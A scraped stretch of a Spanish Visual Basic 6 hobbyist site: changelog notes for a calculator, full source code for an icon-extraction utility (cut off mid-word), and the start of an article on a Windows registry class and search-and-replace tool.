- Se puede mostrar sólo la calculadora, ocultando las memorias y funciones
- Al editar las variables y funciones se oculta la calculadora, etc.
- Arreglo bug al traer el resultado desde las funciones
- Se pueden borrar elementos individuales de la lista de últimas operaciones
- Sólo se guardan los datos si se han efectuados cambios
- Nuevos menús y opciones
- Cuando se está en las cajas de fórmulas, el botón FE (evaluar) está predeterminado, para que se pueda pulsar intro para realizar el cálculo
- El combo con las funciones está clasificado alfabéticamente

Actualización del 02/Nov/2002, versión actual: 4.00.1900

Estos son los cambios realizados después del 28/Oct/2002:

- Arreglado un bug al usar las funciones propias del Visual Basic
- Arreglado un bug de la clase cFormulas al usar Instr con una cadena vacía
- Arreglado el bug al borrar usando <- y al pegar del portapapeles
- Nuevas funciones: Hex, Oct y Round usando la función de VB
- Nuevas funciones de conversión de decimal a binario y viceversa: Bin, Bin2Dec, Bin2Dec2, Dec2Bin

Para tener el código más actualizado de cFormulas, te recomiendo que sigas este link
(aunque en el zip de gsCalc también se incluye)

No hay código que mostrar... pero el código completo está incluido en el zip.

---

gsExtraeIco versión 3.02.2300

Utilidad para ver y extraer iconos de ejecutables y librerías de Windows

Publicado el 24/Oct/2002
Actualizado el 24/Oct/2002

Links a las versiones anteriores: la de Abril 97, la de Feb 99


Esta es una nueva versión de la utilidad para extraer iconos de los ejecutables y librerías de Windows.
Las cosillas que he cambiado desde la última versión de Febrero de 1999, son las siguientes:

- Revisado para Windows 2000/XP
- Permite soltar un fichero del que se mostrarán los iconos.
- Averigua el directorio System/System32 para poder acceder a la librería Shell32.dll
- Permite indicar el número de columnas a mostrar, antes era una cantidad fija.
- Al guardar un icono (o BMP), recuerda el directorio, al menos mientras la aplicación está abierta.
- Nuevo icono del ejecutable de 256 colores.
- Permite usar los temas de Windows XP
- Permite indicar un fichero en la línea de comandos (o soltar uno en el ejecutable y abrirlo)
- Añado un fichero de recursos con varios iconos, para que se cargue automáticamente si no se indica otro fichero.

Espero que esta nueva "reencarnación" de la utilidad te siga siendo tan útil o más que las versiones anteriores, esa es siempre la intención cuando se hace una nueva versión... y para que puedas modificarla a tu gusto, como es costumbre, adjunto el código de la utilidad, así como el fichero de recursos.
Decirte que en esta versión, el ejecutable está compilado con Visual Basic 6.0 y el Service Pack 5 (SP5).

Aquí tienes una captura del programa en ejecución y la ventana que se utiliza tanto para indicar el nombre del icono en el que se guardará el que hayas seleccionado, como para seleccionar la librería o el ejecutable del que quieres ver los iconos.

El programa en ejecución



La opción de seleccionar ficheros

Pulsa aquí para descargar el zip con los listados y el ejecutable para el VB6 SP5 (gsExtraeIcoV32.zip 47.5 KB)

A continuación está el código completo de:
el formulario principal,
el de seleccionar ficheros,
el código para convertir bitmaps en iconos, de Eduardo Morcillo y
el código del control para simular líneas 3D.

Este código está "coloreado" usando la utilidad gsHTMCodeColor

El código del formulario principal:

```
'--------------------------------------------------------------------------------
' Extractor/visor de Iconos.
'
' Adaptado para VB4 (16 y 32 bits)   ( 2/Abr/97)
' Versión 3.xx.xx   (22-23/Ene/99)
'                   Sólo para 32 bits con scroll virtual
'                   Usando la rutina de Eduardo Morcillo para guardar como ICO
'                   (antes sólo se guardaba como BMP)
'        3.01.07    (03/Feb/1999)
'        3.01.7100  (07/Jul/2000)   Probado en Windows 2000
'        3.01.7200  (26/Feb/2001)   Permite que se suelte el fichero a examinar
'        3.02.1xxx  (06/Sep/2002)   Averiguar el directorio System y otras pruebas
'                                   Permitir asignar el número de columnas
'        3.02.2xxx  (24/Oct/2002)   Al guardar, recordar el último directorio
'                        ""         Nuevo icono de 256 colores para el ejecutable
'            .21xx       ""         Permite usar los temas de Windows XP
'            .22xx       ""         Permite indicar un fichero en la línea de comandos
'            .23xx       ""         Añado un fichero de recursos con varios iconos
'
' ©Guillermo 'guille' Som, 1993-2002
'--------------------------------------------------------------------------------
Option Explicit
Option Compare Text

Private Declare Sub InitCommonControls Lib "comctl32.dll" ()
'
Private nTwips As Long
Private mColumnas As Long
Private EfectoZoom As Boolean
Private MostrarPicIconos As Boolean

Private nIconos As Long
Private IconoActual As Long

Private difSW As Long
Private difSH As Long

Private NumPicture As Long
Private IconPos As Long
Private bNuevo As Boolean

' Para averiguar el directorio System
Private Declare Function GetSystemDirectory Lib "kernel32" Alias "GetSystemDirectoryA" _
    (ByVal lpBuffer As String, ByVal nSize As Long) As Long

' Declaraciones para extraer iconos de los programas
Private Declare Function ExtractIcon Lib "shell32.dll" Alias "ExtractIconA" _
    (ByVal hInst As Long, ByVal lpszExeFileName As String, _
    ByVal nIconIndex As Long) As Long
Private Declare Function GetClassWord Lib "user32" _
    (ByVal hWnd As Long, ByVal nIndex As Long) As Long
Private Declare Function DrawIcon Lib "user32" _
    (ByVal hDC As Long, ByVal x As Long, ByVal y As Long, _
    ByVal hIcon As Long) As Long
Private Declare Function BitBlt Lib "gdi32" _
    (ByVal hDestDC As Long, ByVal x As Long, ByVal y As Long, _
    ByVal nWidth As Long, ByVal nHeight As Long, ByVal hSrcDC As Long, _
    ByVal xSrc As Long, ByVal ySrc As Long, ByVal dwRop As Long) As Long

Const GCW_HMODULE As Long = (-16)
'
Const ICON_CELL As Long = 34&
Const SRCCOPY As Long = &HCC0020

Private Sub CmdAnterior_Click()
    ' Leer el icono
    Dim i As Long
    Dim sProg As String
```

```
    If bNuevo Then
        ExtraerLosIconos
        bNuevo = False
    End If
    ' Esto es para tener varias imagenes
    ' NumPicture = NumPicture + 1
    ' En principio sólo hay un Picture
    NumPicture = 0
    sProg = Trim$(Text1.Text)

    IconPos = IconPos - 1
    If IconPos < 0 Then IconPos = 0

    i = ExtraerIcono(NumPicture, sProg, IconPos)
    If i Then
        cmdPrimero.Caption = Str$(IconPos)
        PosicionarShape
    End If
End Sub

Private Sub CmdAnterior_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, x As Single, y As Single)
    ' Abrir el fichero soltado                                    (26/Feb/01)
    FicheroSoltado Data
End Sub

Private Sub cmdExaminar_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, x As Single, y As Single)
    ' Abrir el fichero soltado                                    (26/Feb/01)
    FicheroSoltado Data
End Sub

Private Sub CmdGrabar_Click()
    ' Grabar la imagen en Picture1
    Dim i As Long
    Dim sTmp As String
    Dim fExt As String
    Dim sFic As String
    Static ultimoDir As String
    '
    If ultimoDir = "" Then
        ultimoDir = AppPath
    End If
    '
    ' Preguntar el nombre del fichero con el que se guardará la imagen
    sTmp = "Icono" & IconPos & ".ico"
    sFic = sTmp
    With gsVerFiles
        .Text2.Text = sTmp
        .Extensiones "*.ico|*.bmp|*.*"
        fExt = ".ico"
        i = InStr(sTmp, ".")
        If i Then
            fExt = Mid$(sTmp, i)
            sTmp = Left$(sTmp, i - 1)
        End If
        If Right$(sTmp, 1) = "\" Then
            i = Len(sTmp)
            sTmp = Left$(sTmp, i - 1)
        Else
            For i = Len(sTmp) To 1 Step -1
                If Mid$(sTmp, i, 1) = "\" Then
                    sTmp = Left$(sTmp, i - 1)
                    Exit For
                End If
            Next
        End If
        ' Asignar la extensión...
        .Combo1.Text = "*" & fExt
```

```
        ' Asignar el directorio...
        If Len(sTmp) = 0 Then
            sTmp = CurDir$
        Else
            If InStr(sTmp, "\") = 0 Then
                sTmp = CurDir$
            End If
        End If
        ' usar el último directorio                                    (24/Oct/02)
        .Drive1 = ultimoDir 'sTmp
        .Dir1.Path = ultimoDir 'sTmp
        ' Mostrar el nombre inicial, ya que sino lo que hace es mostrar el nombre
        ' del primer fichero que encuentre con la extensión indicada
        .Text2.Text = sFic
        .Show vbModal
        If .Text2 <> "Cancelar" Then
            sTmp = .Text2
            ultimoDir = .Dir1
        Else
            sTmp = ""
        End If
    End With
    Unload gsVerFiles

    'sTmp = InputBox("Escribe el nombre para guardar la imagen", , "*.bmp")
    If Len(sTmp) Then
        If InStr(sTmp, ".bmp") = 0 Then
            ' Picture con la extensión original
            SavePicture Picture1(0).Picture, sTmp
        Else
            ' Image siempre se guarda en BMP
            SavePicture Picture1(0).Image, sTmp
        End If
    End If
End Sub

Private Sub CmdGrabar_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, x As Single, y As Single)
    ' Abrir el fichero soltado                                     (26/Feb/01)
    FicheroSoltado Data
End Sub

Private Sub cmdMas_Click()
    Dim minTop As Long
    Dim i As Long

    If nIconos > -1 Then
        minTop = cmdMas.Top + cmdMas.Height + 60

        ' Mostrar el bitmap con los iconos u ocultarlo
        MostrarPicIconos = Not MostrarPicIconos
        picScroll1.Visible = MostrarPicIconos
        '
        'EfectoZoom = True
        If MostrarPicIconos Then
            cmdMas.Caption = "«"
        '    For i = Height To picScroll2.Height + HScroll1.Height - difSH + minTop Step 120
        '        Height = i
        '    Next
        Else
            cmdMas.Caption = "»"
        '    For i = Height To minTop + 360 Step -120
        '        Height = i
        '    Next
        End If
        'EfectoZoom = False
        '
        VScroll1.Visible = MostrarPicIconos
        HScroll1.Visible = MostrarPicIconos
        Form_Resize
```

```
        '
    End If
    If cmdPrimero.Visible Then
        cmdPrimero.SetFocus
    End If
End Sub

Private Sub cmdMas_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, x As Single, y As Single)
    ' Abrir el fichero soltado                                    (26/Feb/01)
    FicheroSoltado Data
End Sub

Private Sub cmdPrimero_Click()
    ' Si se pulsa en este Label, se resetea a 0 el contador
    ' de la posición del icono...
    IconPos = -1
    IconoActual = 0
    CmdSiguiente_Click
    Shape1.Visible = True
End Sub

Private Sub cmdPrimero_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, x As Single, y As Single)
    ' Abrir el fichero soltado                                    (26/Feb/01)
    FicheroSoltado Data
End Sub

Private Sub CmdSiguiente_Click()
    ' Leer el icono
    Dim i As Long
    Dim sProg As String

    If bNuevo Then
        ExtraerLosIconos
        bNuevo = False
    End If
    ' Esto es para tener varias imagenes
    ' NumPicture = NumPicture + 1
    ' En principio sólo hay un Picture
    NumPicture = 0
    sProg = Trim$(Text1.Text)

    IconPos = IconPos + 1
    i = ExtraerIcono(NumPicture, sProg, IconPos)
    If i Then
        cmdPrimero.Caption = Trim$(Str$(IconPos))
        PosicionarShape
    End If
End Sub

Private Function ExtraerIcono(ByVal quePicture As Long, ByVal sPrograma As String, ByVal queIcon As
Long) As Long
    ' queIcon    será el número de Icono, empezando por cero
    ' sPrograma  Es el path del archivo del que queremos extraer el icono


    ' En 32 bits son Long
    Dim myhInst As Long
    Dim hIcon As Long
    Dim i As Long

    myhInst = GetClassWord(hWnd, GCW_HMODULE)
    hIcon = ExtractIcon(myhInst, sPrograma, queIcon)
    If hIcon Then
        With Picture1(quePicture)
            .Picture = LoadPicture("")
            .AutoRedraw = -1
            i = DrawIcon(.hDC, 0, 0, hIcon)
            ' Convertir la imagen en formato ICO                  (22/Ene/99)
            Set .Picture = BMPToIcon(.Image)
```

```
            .Refresh
        End With
    End If
    ExtraerIcono = hIcon
End Function

Private Sub ExtraerLosIconos()
    ' Leer todos los iconos

    Dim n As Long
    Dim sProg As String
    Dim i As Long
    Dim x1 As Long
    Dim y1 As Long
    'Dim nColumnas As Long
    'Dim nTwips As Long

    ' Averiguar el número de columnas
    'nColumnas = picScroll2.ScaleWidth \ ICON_CELL
    'nTwips = Screen.TwipsPerPixelY

    ' Por si queremos tener más Picture de Iconos
    ' aunque en este programa sólo hay una
    NumPicture = 0
    Picture1(NumPicture).Visible = False
    Picture1(NumPicture).AutoRedraw = True
    '
    ' Contar el número de iconos que tiene el fichero indicado
    sProg = Trim$(Text1.Text)   ' Archivo a procesar
    IconPos = 0                 ' Empezar por el primero
    Do
        i = ExtraerIcono(NumPicture, sProg, IconPos)
        If i Then
            IconPos = IconPos + 1
        Else
            Exit Do
        End If
    Loop
    nIconos = IconPos - 1
    ' Calcular el número de columnas para 8 filas de iconos...      (06/Sep/02)
'    nColumnas = txtNumCols ' 20 'nIconos \ 8
'    If nColumnas > 32 Then nColumnas = 32
'    If nColumnas < 14 Then nColumnas = 14
    '
    picScroll2.Cls
    ' Ajustar el tamaño del picScroll2
    picScroll2.Height = (nIconos \ nColumnas + 1) * (ICON_CELL * nTwips) + 2 * nTwips
    picScroll2.Width = nColumnas * (ICON_CELL * nTwips) + 4 * nTwips
    '
    For n = 0 To nIconos
        i = ExtraerIcono(NumPicture, sProg, n)
        If i Then
            'R = BitBlt(picScroll2.hDC, 2 + x * ICON_CELL, 0, 32, 32, Picture1(NumPicture).hDC, 0,
0, SRCCOPY)
            ' Mostrarlos según el número de columnas
            y1 = 2 + (n \ nColumnas) * ICON_CELL
            x1 = 2 + (n Mod nColumnas) * ICON_CELL
            Call BitBlt(picScroll2.hDC, x1, y1, 32, 32, Picture1(NumPicture).hDC, 0, 0, SRCCOPY)
        End If
    Next
    Picture1(NumPicture).Visible = True
    Picture1(NumPicture).AutoRedraw = False
    ' Ajustar los controles
    'Form_Resize
    If nIconos > -1 Then
        CmdGrabar.Enabled = True
        CmdAnterior.Enabled = True
        CmdSiguiente.Enabled = True
        cmdMas.Enabled = True
        ' Mostrar el picScroll
```

```
        MostrarPicIconos = False
        cmdMas_Click
        picScroll2.ToolTipText = " Haz DobleClick para mostrar este icono "
    Else
        CmdGrabar.Enabled = False
        CmdAnterior.Enabled = False
        CmdSiguiente.Enabled = False
        ' Ocultar el PicScroll
        nIconos = 0
        MostrarPicIconos = True
        cmdMas_Click
        cmdMas.Enabled = False
        ' Borrar la imagen
        'Set Picture1(NumPicture).Picture = LoadPicture
        cmdPrimero.Caption = ""
        nIconos = -1
    End If

    IconPos = -1
End Sub

Private Sub CmdSiguiente_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, x As Single, y As Single)
    ' Abrir el fichero soltado                                          (26/Feb/01)
    FicheroSoltado Data
End Sub

Private Sub Form_Initialize()
    InitCommonControls
End Sub

Private Sub Form_Load()
    Dim sTmp As String
    '
    mColumnas = 20
    nTwips = Screen.TwipsPerPixelY
    '
    sTmp = App.Title & " v" & App.Major & "." & Format$(App.Minor, "00") & _
           " ©Guillermo 'guille' Som, 1993-"
    ' Mantener el copyright lo más actualizado posible... ;-)
    If Year(Now) > 2002 Then '> 1999
        sTmp = sTmp & Year(Now)
    Else
        sTmp = sTmp & "2002" '"1999"
    End If
    Caption = sTmp
    '
    ' Comprobar si hay algún fichero en la línea de comandos        (24/Oct/02)
    sTmp = Command$
    '
    If Len(sTmp) = 0 Then
        ' Este se mostrará al hacer doble-click en la etiqueta Archivo  (24/Oct/02)
'        ' Usar la función del API GetSystemDirectory                     (06/Sep/02)
'        sTmp = Space$(260)
'        ret = GetSystemDirectory(sTmp, 260)
'        systemDir = Left$(sTmp, ret)
'        Text1.Text = systemDir & "\SHELL32.DLL"
        Text1.Text = AppPath(True) & App.EXEName & ".exe"
    Else
        Text1.Text = sTmp
    End If
    '
    '
    ' Para leer los dibujos en picScroll2
    bNuevo = True

    nIconos = -1

    Shape1.Visible = False
    picScroll1.Visible = False
```

```
    VScroll1.Visible = False
    HScroll1.Visible = False
    '
    CmdGrabar.Enabled = False
    CmdAnterior.Enabled = False
    CmdSiguiente.Enabled = False
    cmdMas.Enabled = False

    ' Para el cálculo de la posición de cada icono, es necesario usar vbPixels
    picScroll2.ScaleMode = vbPixels
    '
    '---Inicio de los controles de scroll virtual---
    '-------------------------------------------------------
    ' El contenedor virtual (picScroll1)
    '   será el contenedor de:
    ' El contenedor visual (picScroll2)
    '   que a su vez contendrá los controles 'visuales' de
    '   nuestro formulario
    '-------------------------------------------------------
    '
    ' Es importante que el tamaño del picScroll2 sea el tamaño
    ' máximo que queramos que tenga el formulario
    '
    ' El contenedor visual debe estar contenido en el virtual
    Set picScroll2.Container = picScroll1

    ' Diferencia entre el ScaleWidth con el Width
    difSW = ScaleWidth - Width
    ' Diferencia entre el ScaleHeight con el Height
    difSH = ScaleHeight - Height

    ' Para que no se vea diferente el picScroll1
    ' en el entorno lo dejo en blanco para que se diferencie
    picScroll1.BackColor = picScroll2.BackColor

    ' Asegurarnos de que no tienen bordes
    picScroll1.BorderStyle = vbBSNone
    picScroll2.BorderStyle = vbBSNone

    HScroll1.Left = 0
    VScroll1.Top = 0
    VScroll1.SmallChange = 120 '10 en Pixels
    VScroll1.LargeChange = 360 '60 en Pixels
    HScroll1.SmallChange = 120
    HScroll1.LargeChange = 360
    '
    '---Fin de las asignaciones para el Scroll virtual---
    '
    Timer1.Interval = 100
    Timer1.Enabled = True
End Sub

Private Sub Form_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, x As Single, y As Single)
    ' Abrir el fichero soltado                                    (26/Feb/01)
    FicheroSoltado Data
End Sub

Private Sub Form_Resize()
    Dim minTop As Long
    Static yaEstoy As Boolean
    '
    If yaEstoy Then Exit Sub
    yaEstoy = True
    '
    On Local Error Resume Next

    If WindowState <> vbMinimized Then
        'If Width < 2880 Then Width = 2880
        If Width < 6885 Then Width = 6885
```

```
        'minTop = CmdSiguiente.Top + CmdSiguiente.Height + 90
        'minTop = Line3DEx1.Top + 45
        minTop = cmdMas.Top + cmdMas.Height + 60
        If MostrarPicIconos Then
            If ScaleWidth - VScroll1.Width > 0 And ScaleHeight - HScroll1.Height > 0 Then
                ' Initialize location of both pictures.
                picScroll1.Move 0, minTop, _
                                ScaleWidth - VScroll1.Width, _
                                ScaleHeight - HScroll1.Height - minTop
                If Err Then
                    Height = picScroll2.Height + HScroll1.Height - difSH + minTop
                    picScroll1.Move 0, minTop, _
                                    ScaleWidth - VScroll1.Width, _
                                    ScaleHeight - HScroll1.Height - minTop
                End If

                picScroll2.Move 0, 0
            End If

            ' Sólo ajustar al tamaño del PicScroll si no se está haciendo Zoom
            If Not EfectoZoom Then
                ' Si el tamaño es mayor que el contenido...
                If Width - difSW > picScroll2.Width + VScroll1.Width Then
                    Width = picScroll2.Width + VScroll1.Width - difSW
                    'Width = Width + 60
                End If
                ' igual con el alto...
                If Height - difSH > picScroll2.Height + HScroll1.Height + minTop Then
                    Height = picScroll2.Height + HScroll1.Height - difSH + minTop
                    'Height = Height + 60
                End If
                '
                ' Position the horizontal scroll bar.
                HScroll1.Top = picScroll1.Height + minTop
                HScroll1.Width = picScroll1.Width
                ' Position the vertical scroll bar.
                VScroll1.Top = minTop
                VScroll1.Left = picScroll1.Width
                VScroll1.Height = picScroll1.Height
                ' Set the Max value for the scroll bars.
                HScroll1.Max = picScroll2.Width - picScroll1.Width
                VScroll1.Max = picScroll2.Height - picScroll1.Height
                ' Determine if child picture will fill up
                ' screen. If so, then there is no need to
                ' use scroll bars.
                VScroll1.Enabled = (picScroll1.Height < picScroll2.Height)
                HScroll1.Enabled = (picScroll1.Width < picScroll2.Width)
            End If
        Else
            Height = minTop + 360 + 120
            If Not EfectoZoom Then
                'Si el tamaño es mayor que el contenido...
                If Width - difSW > picScroll2.Width + VScroll1.Width Then
                    Width = picScroll2.Width + VScroll1.Width - difSW
                End If
            End If
        End If
    End If
    ' Ajustar las líneas de separación al ancho del formulario      (06/Sep/02)
    Line3DEx1.Resize

    Err = 0
    On Local Error GoTo 0
    '
    yaEstoy = False
End Sub

'Private Sub Form_Unload(Cancel As Integer)
'    Set ExtraerIcon = Nothing
'    'End
```

```
'End Sub

Private Sub cmdExaminar_Click()
    Dim i As Long
    Dim sTmp As String
    Dim fExt As String
    Dim sFic As String

    ' Comprobar los errores al examinar                              (26/Feb/01)
    On Error GoTo ErrExaminar

    sTmp = Trim$(Text1.Text)
    sFic = sTmp
    With gsVerFiles
        .Text2.Text = sTmp
        .Extensiones "*.exe;*.dll|*.exe|*.dll|*.*"

        fExt = ".exe"
        i = InStrRev(sTmp, ".")
        If i Then
            fExt = Mid$(sTmp, i)
            sTmp = Left$(sTmp, i - 1)
        End If
        If Right$(sTmp, 1) = "\" Then
            i = Len(sTmp)
            sTmp = Left$(sTmp, i - 1)
        Else
            For i = Len(sTmp) To 1 Step -1
                If Mid$(sTmp, i, 1) = "\" Then
                    sTmp = Left$(sTmp, i - 1)
                    Exit For
                End If
            Next
        End If
        ' Asignar la extensión...
        .Combo1.Text = "*" & fExt
        ' Asignar el directorio...
        If Len(sTmp) = 0 Then
            sTmp = CurDir$
        Else
            If InStr(sTmp, "\") = 0 Then
                sTmp = CurDir$
            End If
        End If
        .Drive1 = sTmp
        .Dir1.Path = sTmp
        .Text2.Text = sFic
        .Show vbModal
        If .Text2 <> "Cancelar" Then
            Text1.Text = .Text2
            IconPos = 0
            bNuevo = True
        End If
    End With
    Unload gsVerFiles

    ' Mostrar el form normal y ocultar el de selección de ficheros
    'Refresh
    DoEvents
    ' Mostrar los iconos del fichero seleccionado
    If Len(Text1.Text) Then
        cmdPrimero_Click
    End If
    '
    Exit Sub
    '
ErrExaminar:
    MsgBox "Se ha producido el siguiente error:" & vbCrLf & _
           Err.Number & " " & Err.Description, vbCritical, "Error al examinar"
    Err.Clear
```

```
End Sub

Private Sub HScroll1_Change()
    ' picScroll2.Left is set to the negative
    ' of the value because as you scroll the
    ' scroll bar to the right, the display
    ' should move to the Left, showing more
    ' of the right of the display, and vice-
    ' versa when scrolling to the left.
    picScroll2.Left = -HScroll1.Value
End Sub

Private Sub Label1_DblClick(Index As Integer)
    Dim sTmp As String
    Dim systemDir As String
    Dim ret As Long
    '
    ' Usar la función del API GetSystemDirectory                    (06/Sep/02)
    sTmp = Space$(260)
    ret = GetSystemDirectory(sTmp, 260)
    systemDir = Left$(sTmp, ret)
    Text1.Text = systemDir & "\SHELL32.DLL"
    bNuevo = True
End Sub

Private Sub Label1_OLEDragDrop(Index As Integer, Data As DataObject, Effect As Long, Button As
Integer, Shift As Integer, x As Single, y As Single)
    ' Abrir el fichero soltado                                      (26/Feb/01)
    FicheroSoltado Data
End Sub

Private Sub picScroll2_DblClick()
    ' Mostrar el icono en el que se ha hecho DobleClick
    IconPos = IconoActual - 1
    CmdSiguiente_Click
End Sub

Private Sub picScroll2_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, x As Single, y As Single)
    ' Abrir el fichero soltado                                      (26/Feb/01)
    FicheroSoltado Data
End Sub

Private Sub Picture1_OLEDragDrop(Index As Integer, Data As DataObject, Effect As Long, Button As
Integer, Shift As Integer, x As Single, y As Single)
    ' Abrir el fichero soltado                                      (26/Feb/01)
    FicheroSoltado Data
End Sub

Private Sub Text1_GotFocus()
    ' Seleccionar todo el texto                                     (26/Feb/01)
    With Text1
        .SelStart = 0
        .SelLength = Len(.Text)
    End With
End Sub

Private Sub Text1_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, x As Single, y As Single)
    ' Abrir el fichero soltado                                      (26/Feb/01)
    FicheroSoltado Data
End Sub

Private Sub Timer1_Timer()
    ' sólo es para dar tiempo a que se cargue el formulario         (24/Oct/02)
    Timer1.Enabled = False
    'If Command$ <> "" Then
        cmdPrimero_Click
    'End If
End Sub
```

```
Private Sub txtNumCols_Change()
    Static yaEstoy As Boolean
    '
    If yaEstoy Then Exit Sub
    yaEstoy = True
    If Len(txtNumCols.Text) > 1 Then
        nColumnas = Val(txtNumCols)
    End If
    yaEstoy = False
End Sub

Private Sub VScroll1_Change()
    ' picScroll2.Top is set to the negative of
    ' the value because as you scroll the
    ' scroll bar down, the display should
    ' move up, showing more of the bottom of
    ' the display, and vice-versa when
    ' scrolling up.
    picScroll2.Top = -VScroll1.Value
End Sub

Private Sub picScroll2_MouseMove(Button As Integer, Shift As Integer, x As Single, y As Single)
    ' Calcular la posición y mostrar el Shape1 en esa posición
    Dim x1 As Long
    Dim y1 As Long
    Dim n As Long
    'Dim nColumnas As Long

    'nColumnas = picScroll2.ScaleWidth \ ICON_CELL

    n = y \ ICON_CELL
    y1 = n * ICON_CELL + 2

    n = x \ ICON_CELL
    x1 = n * ICON_CELL + 2

    IconoActual = (y1 \ ICON_CELL) * nColumnas + (x1 \ ICON_CELL)

    ' Sólo mover el Shape si está dentro del número de iconos
    If IconoActual <= nIconos Then
        Shape1.Left = x1
        Shape1.Top = y1
    End If
End Sub

Private Sub PosicionarShape()
    Dim x1 As Long
    Dim y1 As Long
    'Dim nColumnas As Long

    ' Averiguar el número de columnas
    'nColumnas = picScroll2.ScaleWidth \ ICON_CELL

    y1 = 2 + (IconPos \ nColumnas) * ICON_CELL
    x1 = 2 + (IconPos Mod nColumnas) * ICON_CELL

    Shape1.Left = x1
    Shape1.Top = y1
End Sub

Private Sub FicheroSoltado(ByVal Data As DataObject)
    ' Para usar cuando se hace Drag & Drop (se suelta un fichero)   (26/Feb/01)
    '
    On Error Resume Next
    '
    ' Comprobamos que lo que se ha soltado sea un fichero
    If Data.GetFormat(vbCFFiles) Then
        Text1.Text = Data.Files(1)
        ' Comprobar que existe el fichero...
        ' (realmente no es necesario, ya que se supone que se ha soltado,
        ' pero... nunca está de más)
```

```
        If Len(Dir$(Text1.Text)) Then
            ' Mostrar los iconos del fichero seleccionado
            bNuevo = True
            cmdPrimero_Click
        End If
    End If
    '
    Err = 0
End Sub

Private Property Get nColumnas() As Long
    nColumnas = mColumnas
End Property

Private Property Let nColumnas(ByVal NewValue As Long)
    ' Calcular para que no sea más ancho que la pantalla            (06/Sep/02)
    Dim cambiar As Boolean
    '
    If NewValue <> mColumnas Then
        If NewValue > 13 Then cambiar = True
        ' si el número de columnas es mayor que el ancho de pantalla
        If ((NewValue + 1) * ICON_CELL) > (Screen.Width \ nTwips) Then
            cambiar = False
        End If
    End If
    If cambiar Then
        mColum
```

cQueryReg (5) y gsRegEdit v3.0

Clase para manipular los datos del registro del Sistema y utilidad que permite buscar y reemplazar valores del registro.

Revisión 5, del 28/Dic/2001

Para ver las revisiones anteriores, sigue estos links:
La clase original del 18/Ago/98 (1)
La revisión del 14/Oct/98 (2)
Este link te llevará a la revisión del 12/Jun/99 (3)
La revisión del 22/Jun/2000 (4)

A punto de acabar el año (espero publicarlo antes de que acabe), te traigo una nueva revisión de esta clase con funciones y otras cosillas útiles para manejar (o manipular) el registro del Sistema.
Está probada con las versiones definitivas de Windows 2000 y Windows XP Professional y funciona sin problemas; aunque tampoco lo he probado demasiado a fondo, lo poco que he probado, funciona sin problemas.
Pero no es eso por lo que he publicado esta nueva revisión. Sino porque he añadido algunas nuevas funciones y he probado con otras cosas... por ejemplo el tipo REG_EXPAND_SZ.

Aunque la verdadera razón, motivo por el que, a pesar del "EURO", he revisado esta clase, es por el proyecto o la utilidad que hasta ahora he estado usando para probar esta clase.
Dicha utilidad, ahora llamada **gsRegEdit versión 3.0**, tiene una utilidad, valga la redundancia, que espero que te pueda ser interesante y sobre todo muy útil: **permite buscar y reemplazar valores del registro**.

Con el RegEdit que traen los Windows, puedes buscar valores, pero con gsRegEdit además de buscar dentro del registro, puedes cambiar valores.
Y la verdad es que funciona de maravilla (por no decir de p*** madre, ya que puedo herir tus sentimientos... je, je... no todas las frases quieren decir lo que "textualmente" dicen)
A mi me ha sacado de un apuro... ya que se me "jodió" la unidad D, que es en la que estaban muchas de las utilidades que uso, (realmente todas las mías) y algún que otro programa, por ejemplo los compiladores de Borland, las versiones anteriores del Visual Basic (tengo instalada en esta máquina TODAS las versiones, desde la 1.0) y algunos compiladores de MS-DOS.
Pues eso... que tuve que restaurar lo que tenía en el disco D dentro de la unidad E y por tanto... o reinstalaba todo de nuevo o me "entretenía" con el RegEdit buscando D:\ y cambiándolo manualmente por E:\.
Y la verdad es que empecé haciéndolo manualmente, hasta que hoy me dio el "punto" de modificar el MiniRegEdit y hacer que buscara y reemplazara y aquí lo tienes... espero que lo disfrutes... (igual que yo he disfrutado al tener que evitarme el cambio de más de 5000 entradas del registro).

Por supuesto, además de estos cambios realizados hoy, la clase ya tenía algunas revisiones "menores", así que... también puede serte de bastante utilidad.

A continuación te relaciono esos cambios realizados desde el pasado 22 de Junio del año 2000 y también te muestro una "vista" del programa en ejecución, (con el look del Windows XP, que aunque aún tiene algunos fallillos, es bastante más estable que su hermano mayor el Windows 2000).

Las cosillas cambiadas y/o re-comprobadas son:

Revisión 0.15 (22/Nov/00)	Todas las asignaciones de cadenas con String$(n,0) se sustituyen por String$(n,Chr$(0)), no altera nada pero es más evidente su función.
Revisión 0.16 (22/Nov/00)	Los valores Binarios se formatean como Hexadecimales teniendo en cuenta las letras, no sólo los números. En lugar de usar Format$, uso Right$(...
Revisión 0.17 (23/Nov/00)	En ParseKey se comprueba que la clave no acabe en \
Revisión 0.18 (23/Nov/00)	En EnumValues se añade el valor de Default
